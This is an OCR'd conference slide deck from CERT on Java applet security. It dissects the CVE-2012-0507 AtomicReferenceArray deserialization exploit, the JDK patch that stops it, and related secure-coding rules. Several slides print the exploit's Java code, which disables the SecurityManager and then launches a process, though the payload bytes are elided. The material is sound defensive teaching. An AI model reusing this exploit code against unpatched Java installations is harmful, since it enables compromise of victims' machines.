
`AtomicReferenceArray` generic class is vulnerable (type confusion). **`set`** method can be used to do prohibited assignment.

Type Confusion Vulnerability—2

We can put a **`ClassLoader`** into an **`AtomicReferenceArray`** and pull out a **`Help`** object!


But **`AtomicReferenceArray`** doesn’t share its array, so how do we extract the **`Help`** object from it?


Exploit Object in CVE-2012-0507—1



- **`aobj[1].array == aobj[0]`**
- Assigning to **`array`** means assigning to **`ahelp;`**
  - An assigned object can be accessed as an instance of **`Help`** class

Exploit Object in CVE-2012-0507—2





This type of (malicious) data structure cannot be built from normal Java code, because **AtomicReferenceArray** does not share its private array.

Exploit Code: `disableSecurity()`–1


```
public void disableSecurity() throws Exception {
  byte[] bytes = hex2Byte( RiggedARAByteArray);
  ObjectInputStream objectinputstream
      = new ObjectInputStream(new ByteArrayInputStream( bytes));
  Object aobj[] = (Object[]) objectinputstream.readObject();

  Help ahelp[] = (Help[]) aobj[0];
  AtomicReferenceArray atomicReferenceArray
      = (AtomicReferenceArray)aobj[1];

  ClassLoader classLoader = getClass().getClassLoader();
  atomicReferenceArray.set(0, classLoader);

  Help.doWork(ahelp[0]);
}
```

This is the exploit code that builds a privileged class that disables the **`SecurityManager`**.

Exploit Code: `disableSecurity()`—2

```
public void disableSecurity() throws Exception {
  byte[] bytes = hex2Byte( RiggedARAByteArray);
  ObjectInputStream objectinputstream
      = new ObjectInputStream(new ByteArrayInputStream( bytes));
  Object aobj[] = (Object[]) objectinputstream.readObject();

  Help ahelp[] = (Help[]) aobj[0];
  AtomicReferenceArray atomicReferenceArray
      = (AtomicReferenceArray)aobj[1];

  ClassLoader classLoader = getClass().getClassLoader();
  atomicReferenceArray.set(0, classLoader);

  Help.doWork(ahelp[0]);
}

public static String RiggedARAByteArray
   =  "ACED000575  . . . 71007E0003";
```

Array is deserialized into Java objects and assigned to **`aobj`**.



Exploit Code: `disableSecurity()`

```
public void disableSecurity() throws Exception {
  byte[] bytes = hex2Byte( RiggedARAByteArray);
  ObjectInputStream objectinputstream
      = new ObjectInputStream(new ByteArrayInputStream( bytes));
  Object aobj[] = (Object[]) objectinputstream.readObject();

  Help ahelp[] = (Help[]) aobj[0];
  AtomicReferenceArray atomicReferenceArray
      = (AtomicReferenceArray)aobj[1];

  ClassLoader classLoader = getClass().getClassLoader();
  atomicReferenceArray.set(0, classLoader);

  Help.doWork(ahelp[0]);
}
```

Here we throw a **`ClassLoader`** into our array and pull out a **`Help`** object!

Exploit Code: Help class


```
public class Help extends ClassLoader
                  implements Serializable {
    public static void doWork(Help h)
                       throws Exception {
. . .
```

Now we are able to invoke **defineClass()**!

Exploit Code: `init()`

```
public void init() {
  try {
    disableSecurity();
    Process localProcess = null;
    localProcess = Runtime.getRuntime().exec(”xeyes");
    if (localProcess != null) {
      localProcess.waitFor();
    }
  } catch (Throwable localThrowable) {
    localThrowable.printStackTrace();
  }
}
```

Exploit Summary

1. *Impossible* data structure deserialized. 
   - During deserialization, **`AtomicReferenceArray`** does not verify that internal array is truly private.
2. **`AtomicReferenceArray`** used to fool JVM into believing a **`ClassLoader`** object is really a **`Help`** object.
   - Object is still a **`ClassLoader`**, not a **`Help`**, but no typecheck is ever performed.
3. **`Help`** then invokes protected **`ClassLoader.defineClass()`** method to create privileged class object.
4. Privileged constructor disables security manager.
5. **Profit!**

Two vulnerabilities exploited!

Agenda

- Intro: Java Applet Security
- August 2011 Exploit
- Patch to August 2011 Exploit
- Summary

How This Problem Is Fixed

This problem was fixed in Java JDK 1.7.0_03.


Input validation is added to deserialization process of **`AtomicReferenceArray`**.

- Internal field array must be an array type; deserialization fails otherwise.

`readObject` method guarantees that **`array`** field references an array of **`Object`**.

- When serialized **`array`** data is not an array of **`Object`**, the data is copied to a new array of **`Object`**.
- This makes array truly private to **`AtomicReferenceArray`**.

OBJ06-J. Defensively copy mutable inputs and mutable internal components



10. Do not use the clone method to copy untrusted method parameters

AtomicReferenceArray *(patched)*


```
public class AtomicReferenceArray<E> implements java.io.Serializable
   {
  public AtomicReferenceArray(E[] array) {
    // Visibility guaranteed by final field guarantees
    this.array = Arrays.copyOf(array, array.length, Object[].class);
  }
```

readObject method is added to customize deserialization process

```
  private void readObject(java.io.ObjectInputStream s)
               throws java.io.IOException,
                      ClassNotFoundException {
    Object a = s.readFields().get("array", null);
    if (a == null || !a.getClass().isArray())
      throw new java.io.InvalidObjectException(
         "Not array type");
    if (a.getClass() != Object[].class)
      a = Arrays.copyOf((Object[])a, Array.getLength(a),
                        Object[].class);
    unsafe.putObjectVolatile(this, arrayFieldOffset, a);
    }
  }
}
```

Copying serialized data to **array** field

Exploit Code in Patched Java



`Object aobj[]`

`aobj[0]`

`Help[] ahelp[]`

`aobj[1]`


`AtomicReferenceArray`

`private Object [] array`

`readObject()` clones **`Object`** array type when serialized data is not **`Object`** array type.

`aobj[1].array != aobj[0]`

"Impossible" cycle broken



Exploit Code Under JDK1.7.0u3—1

```
public void disableSecurity() throws Exception {
  byte[] bytes = hex2Byte( RiggedARAByteArray);
  ObjectInputStream objectinputstream
      = new ObjectInputStream(new ByteArrayInputStream( bytes));
  Object aobj[] = (Object[]) objectinputstream.readObject();

  Help ahelp[] = (Help[]) aobj[0];
  AtomicReferenceArray atomicReferenceArray
      = (AtomicReferenceArray)aobj[1];

  ClassLoader classLoader = getClass().getClassLoader();
  atomicReferenceArray.set(0, classLoader);

  Help.doWork(ahelp[0]);
}
```

`ahelp[0]` initialized to null

`ahelp[0]` not changed

[DISTRIBUTION STATEMENT A] Approved for public release and unlimited distribution.

Exploit Code Under JDK1.7.0u3—2

```
// Constructs a class with full privileges
public static void doWork(Help h) throws Exception {
  byte[] bytes
    = Exploit.hex2Byte( DisableSecurityManagerByteArray);
  Class clazz = h.defineClass( null, bytes, 0, bytes.length,
                               createProtectionDomain());
  // Only the defineClass call need be done here
  // because it is protected in ClassLoader
  clazz.newInstance();
}
```

Oops!
`NullPointerException`

Exploit Foiled

1. “Impossible” data structure deserialized.
   - During deserializ[illegible]omic**ReferenceArray** does not verify that i[illegible]ray is truly private.

PATCHED

2. **AtomicReferenceArray** used to fool JVM into believing a **ClassLoader** object is really a **Help** object.
   - Object is still a **ClassLoader**, not a **Help**, but no typecheck is ever performed.

3. **Help** then invokes protected **ClassLoader.defineClass()** method to create privileged class object.

4. Privileged constructor disables security manager.

5. **Profit!**

Agenda

- Intro: Java Applet Security
- August 2011 Exploit
- Patch to August 2011 Exploit
- Summary

Exploit Comparison

Goal	August 2012	August 2011
~~1. Access forbidden class~~	**`Expression`** used to retrieve forbidden class **`SunToolkit`**	Deserialize “impossible” data structure
~~2. Use forbidden class to access forbidden methods, constructors, and fields~~	**`SunToolkit`** used to retrieve and modify private field **`java.beans.Statement.acc`**	**`AtomicReferenceArray`** used to create subclass of **`ClassLoader`**
3. Build privileged byte code	Modifying **`Statement.acc`** converts an unprivileged statement to a privileged statement	Construct a new class using **`ClassLoader.defineClass()`**
4. Execute privileged byte code, which disables security manager	Invoke statement	Constructs a new object of the class, transferring control to the byte array
5. Profit!	**Profit!**	**Profit!**

Vulnerabilities

- **`java.util.concurrent.atomic.AtomicReferenceArray`** was deserializable but did not verify that its array was correct type. Used to access its array.
- **`java.beans.Expression(Class.forName())`** would return any class (bypassing access checks).
- **`AtomicReferenceArray.set()`** would modify its array without checking its element type, permitting heap pollution. Used to subclass **`java.lang.ClassLoader`**.
- **`sun.awt.SunToolkit.getField`** would return any field, even if private, bypassing access restrictions.

[DISTRIBUTION STATEMENT A] Approved for public release and unlimited distribution.


Secure Coding Guidelines

OBJ03-J. Prevent heap pollution

OBJ06-J. Defensively copy mutable inputs and mutable internal components


SER07-J. Do not use the default serialized form for classes with implementation-defined invariants

Guideline 8-3: View deserialization the same as object construction



10. Do not use the clone method to copy untrusted method parameters

Java Exploit Relevance



Microsoft Security Blog - Tim Rains - 9 Jun 2014 11:18 AM

[DISTRIBUTION STATEMENT A] Approved for public release and unlimited distribution.

Deploying Patches Is Slow

Looking long term, upwards of 60% of Java installations are never up to the current patch level. Because so many computers aren’t updated, even older exploits can be used to compromise victims.


Rapid7 researched the typical patch cycle for Java and identified a telling pattern of behavior. We found that during the first month after a Java patch is released, adoption is less than 10%. After 2 months, approximately 20% have applied patches, and we found that after 3 months, more than 30% are patched. We determined that the highest patch rate last year was 38% with Java Version 6 Update 26 three months after its release.

—Marcus Corey, security researcher at Rapid7, 2012-03-28

Conclusion

- Java is a huge codebase with many features.
  - Some features are obsolete or deprecated.
- Vulnerabilities can lurk everywhere!
  - Auditing code is a huge (expensive) task with little glory.
- It is cheaper to prevent vulnerabilities during development
- Follow Java secure coding guidelines!
- Stay up-to-date with patches!

Available at the JavaOne Conference Bookstore


SEI SERIES • A CERT® BOOK
The CERT® Oracle® Secure Coding Standard for Java™
Fred Long | Dhruv Mohindra | Robert C.
Dean F. Sutherland | David Svobod
75 Recommendations for Reliable and Secure Programs
"A must-read for all Java developers." —Mary Ann Davidson, CSO, Oracle
Java™ Coding Guidelines
Fred Long | Dhruv Mohindra | Robert C. Seacord
Dean F. Sutherland | David Svoboda
Foreword by James A. Gosling, Father of the Java Programming Language

Buy the book, **get the eBook FREE!**

- Offer only available at the JavaOne Conference bookstore
- Offer available while supplies last

Book Signing – Tuesday, Sept 30th

- 12:00-12:30 PM
- JavaOne Conference Bookstore

Addison Wesley

DRM-Free eBooks are provided in EPUB, PDF, and MOBI formats – good for all eReaders and desktops

For More Information

Visit the CERT® Websites

- http://www.cert.org/secure-coding
- https://www.securecoding.cert.org

Contact the Presenter

David Svoboda
svoboda@cert.org
(412) 268-3965

Contact CERT

Software Engineering Institute
Carnegie Mellon University
4500 Fifth Avenue
Pittsburgh PA 15213-3890
USA

References—1

The CERT™ Oracle™ Secure Coding Standard for Java
Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda
Rules available online at www.securecoding.cert.org

Java Coding Guidelines
Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

***Java Language Specification*, 3rd ed.**
James Gosling, Bill Joy, Guy Steele, and Gilad Bracha
Prentice Hall, Upper Saddle River, NJ, 2005.
Available online at http://docs.oracle.com/javase/specs/jls/se8/html/index.html

References—2

About the security content of Java for OS X Lion 2012-002 and Java for Mac OS X 10.6 Update 7
Apple. Last modified March 7, 2013

Doctor Web exposes 550 000 strong Mac botnet
Doctor Web, April 4, 2012

Mac Flashback Exploiting Unpatched Java Vulnerability
F-Secure, April 2, 2012

Vulnerability Summary for CVE-2012-0507
National Vulnerability Database, June 7, 2012